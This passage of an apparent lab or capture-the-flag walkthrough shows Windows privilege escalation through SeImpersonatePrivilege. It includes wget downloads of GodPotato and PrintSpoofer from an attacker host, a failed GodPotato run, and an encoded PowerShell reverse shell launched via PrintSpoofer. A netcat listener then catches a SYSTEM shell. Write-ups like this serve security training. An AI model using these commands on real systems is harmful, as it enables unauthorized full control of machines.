


```
PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------


Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PS C:\Windows\system32>
```

To abuse this privilege, we can transfer and try GodPotato however we will see It won’t work.



```
PS C:\ProgramData> wget 192.168.186.130/GodPotato-NET4.exe -O God.exe
PS C:\ProgramData> ./God.exe -cmd "cmd /c whoami"
[*] CombaseModule: 0x140704130859008
[*] DispatchTable: 0x140704133445960
[*] UseProtseqFunction: 0x140704132739072
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\7049350a-9dc3-4d4c-9f30-cb4fde2468fb\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00009002-0510-ffff-c3bd-c07d2342a963
[*] DCOM obj OXID: 0xca970f1296c09a1b
[*] DCOM obj OID: 0x1fcf47f99ac02e5f
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] UnmarshalObject: 0x8007000e
[!] Failed to impersonate security context token
PS C:\ProgramData>
```

We can instead use PrintSpoofer which will abuse print spooler service.



```
PS C:\ProgramData> sc.exe qc Spooler
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Spooler
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\System32\spoolsv.exe
        LOAD_ORDER_GROUP   : SpoolerGroup
        TAG                : 0
        DISPLAY_NAME       : Print Spooler
        DEPENDENCIES       : RPCSS
                           : http
        SERVICE_START_NAME : LocalSystem
PS C:\ProgramData>
```

After verifying spooler service is running, we can transfer PrintSpoofer and run it with a powershell reverse shell.

```
PS C:\ProgramData> wget 192.168.186.130/PrintSpoofer64.exe -O Print.exe
PS C:\ProgramData> ./Print.exe -c "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgE
ApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzAC
CQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAc
bgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABk
kAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACg
"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
```

And we get shell as SYSTEM.

```
┌──(root㉿kali)-[/home/kali/Downloads/transfers]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.186.132 - - [05/Oct/2026 16:46:51] "GET /GodPotato-NET4.exe HTTP/1.1" 200 -
192.168.186.132 - - [05/Oct/2026 17:08:47] "GET /PrintSpoofer64.exe HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

┌──(root㉿kali)-[/home/kali/Downloads/transfers]
└─# nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.186.130] from (UNKNOWN) [192.168.186.132] 49725

PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32>
```